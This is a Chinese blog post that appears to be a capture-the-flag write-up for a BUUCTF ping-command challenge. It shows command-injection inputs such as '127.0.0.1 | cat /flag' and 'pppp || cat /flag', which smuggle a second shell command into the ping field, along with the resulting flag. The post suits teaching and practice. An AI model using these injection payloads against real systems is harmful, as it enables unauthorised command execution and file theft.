

buuctf-[ACTF2020 新生赛]Exec (小宇特详解)

原创

周星星ZY 于 2022-01-15 20:30:18 发布 87 收藏

文章标签: [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/xhy18634297976/article/details/122515450>

版权


buuctf-[ACTF2020 新生赛]Exec (小宇特详解)

这里是ping, 我首先想到了ping本地, 然后用其他语句找到flag

后来看其他人的办法是进行了抓包

这里先用一个常用管道符

1.|(就是按位或), 直接执行|后面的语句



command execution


127.0.0.1 | cat /flag

PING

flag{4c7aa43f-2f00-4a9e-9447-f81b0917fa61}

<https://blog.csdn.net/xhy18634297976>

2.|| (逻辑或), 如果前面命令是错的那么就执行后面的语句, 否则只执行前面的语句



command execution


pppp || cat /flag

PING

flag{4c7aa43f-2f00-4a9e-9447-f81b0917fa61}

<https://blog.csdn.net/xhy18634297976>

3.&(按位与), &前面和后面的命令都要执行, 无论前面真假



PING

PING

```
flag{4c7aa43f-2f00-4a9e-9447-f81b0917fa61}
```